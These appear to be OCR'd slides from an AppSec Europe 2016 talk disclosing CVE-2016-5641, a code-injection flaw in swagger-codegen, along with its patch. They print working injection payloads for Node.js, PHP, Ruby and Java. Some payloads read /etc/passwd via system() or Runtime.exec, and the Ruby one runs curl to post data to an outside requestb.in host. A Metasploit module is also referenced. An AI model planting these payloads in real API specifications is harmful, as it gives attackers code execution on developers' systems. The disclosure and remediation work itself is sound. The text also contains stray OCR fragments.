
Understand the API: scenarios


ROMA MMXVI


APPSEC EUROPE


CVE-2016-5641 / R7-2016-05


https://community.rapid7.com/community/infosec/blog/2016/06/23/r7-2016-06-remote-code-execution-via-swagger-parameter-injection-cve-2016-5641












Luogo di Vacanze
Paradiso
camping
Acquaviva
ENFOLA
STOP
https://github.com/swagger-api/swagger-codegen/pull/3201

CVE-2016-5641 / R7-2016-05

… code generators trust … parameters … to generate … code.

Targets

- **API developers?**
- **CodeGen Artifact Hosting (2nd order attack / blind code-gen)**
- **Hosted Documentation**
  - **github.com/<foo>/mal-swagger.json**
  - **swaggerhub.com/<foo>/mal-swagger-project**

CVE-2016-5641 / R7-2016-05

TL;DR;

Metasploit exploit module: multi/fileformat/swagger_param_inject

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/fileformat/swagger_param_inject.rb

Malicious Swagger

Code Generation

Infected Codebase

javascript (node)

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable nodejs.

```
    ...
    "paths": {
        "/a');};};return exports;}));console.log('RCE');(function(){}(this,function(){a=function(){b=function(){new Array('": {
    ...
```

```
return this.apiClient.callApi(
  '/a');};};return exports;}));console.log('RCE');(function(){}(this,function(){a=function(){b=function(){new Array('', 'GE
  pathParams, queryParams, headerParams, formParams, postBody
```

php

Strings within the 'description' object in the definitions section of a swagger document can inject comments and inline php code. The following is 'cat /etc/passwd' in hex character encoding, passed to the system command in commented code.


```
    ...
    "definitions": {
        "d": {
            "type": "object",
            "description": "*/ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).c
hr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) );  /*",
    ...
```

```
 * @category    Class
 * @description */ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).chr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) ); /*
 * @package     Swagger\Client
```

ruby

Strings in 'description' and 'title' of a swagger document can be used in unison to terminate block comments, and inject inline ruby code.


```
...
"info": {
    "description": "=begin",
    "title": "=end `curl -X POST -d \"fizz=buzz\" http://requestb.in/1ftnzfy1`"
...
```




java

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable Java.

```
...
"paths": {
    "/a\"; try{java.lang.Runtime.getRuntime().exec(\"cat /etc/passwd\");}catch(Exception e){} \"":
...
```





Code Generation

Remote Vulnerability

CodeGen Parameter Injection concerns

Proper escaping, sanitization and context awareness

Inline variable or comment definition or assignment

Template delimiters and runtime partials

“Fix it now”
Patch

https://github.com/swagger-api/swagger-codegen/pull/3201

php

Strings within the 'description' object in the definitions section of a swagger document can inject comments and inline php code. The following is 'cat /etc/passwd' in hex character encoding, passed to the system command in commented code.

```
    ...
    "definitions": {
        "d": {
            "type": "object",
            "description": "*/ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).c
hr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) );  /*",
    ...
```

enforce single line comments for variables (escaped)

```
 * D Class Doc Comment
 *
 * @category    Class */
 // @description */ echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).chr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) ); /*
/**
 * @package     Swagger\Client
```

ruby

Strings in 'description' and 'title' of a swagger document can be used in unison to terminate block comments, and inject inline ruby code.

```
    ...
    "info": {
        "description": "=begin",
        "title": "=end `curl -X POST -d \"fizz=buzz\" http://requestb.in/1ftnzfy1`"
    ...
```

enforce single line comments for variables (unescaped)

```
=begin
#=end `curl -X POST -d "fizz=buzz" http://requestb.in/1c9n1eb1`

#=begin
```

Example Vulnerabilities Fixed

APPSEC EUROPE

javascript (node)

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable nodejs.

```
...
"paths": {
    "/a');};};return exports;}));console.log('RCE');(function(){}(this,function(){a=function(){b=function(){new Array('": {
...
```

encode ', in single quoted path strings

```
return this.apiClient.callApi(
  '/a%27);};};return exports;}));console.log(%27RCE%27);(function(){}(this,function(){a=function(){b=function(){new Array(%27', 'GE
  pathParams, queryParams, headerParams, formParams, postBody
```

java

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable Java.

```
...
"paths": {
    "/a\"; try{java.lang.Runtime.getRuntime().exec(\"cat /etc/passwd\");}catch(Exception e){} \"":
...
```

encode “, in double quoted path strings


```
// create path and map variables
String localVarPath = "/a%22; try{java.lang.Runtime.getRuntime().exec(%22cat /etc/passwd%22);}catch(Exception e){} %22".replaceAll("\\{format\\}","json");
```

Example Vulnerabilities Fixed

APPSEC EUROPE

Secure Systemwide Solution

A job for a centralized security control



Using the Open API Specification to find first and second order vulnerabilities in RESTful APIs

Scanning with swagger

@ethersnowman

scott_davis@rapid7.com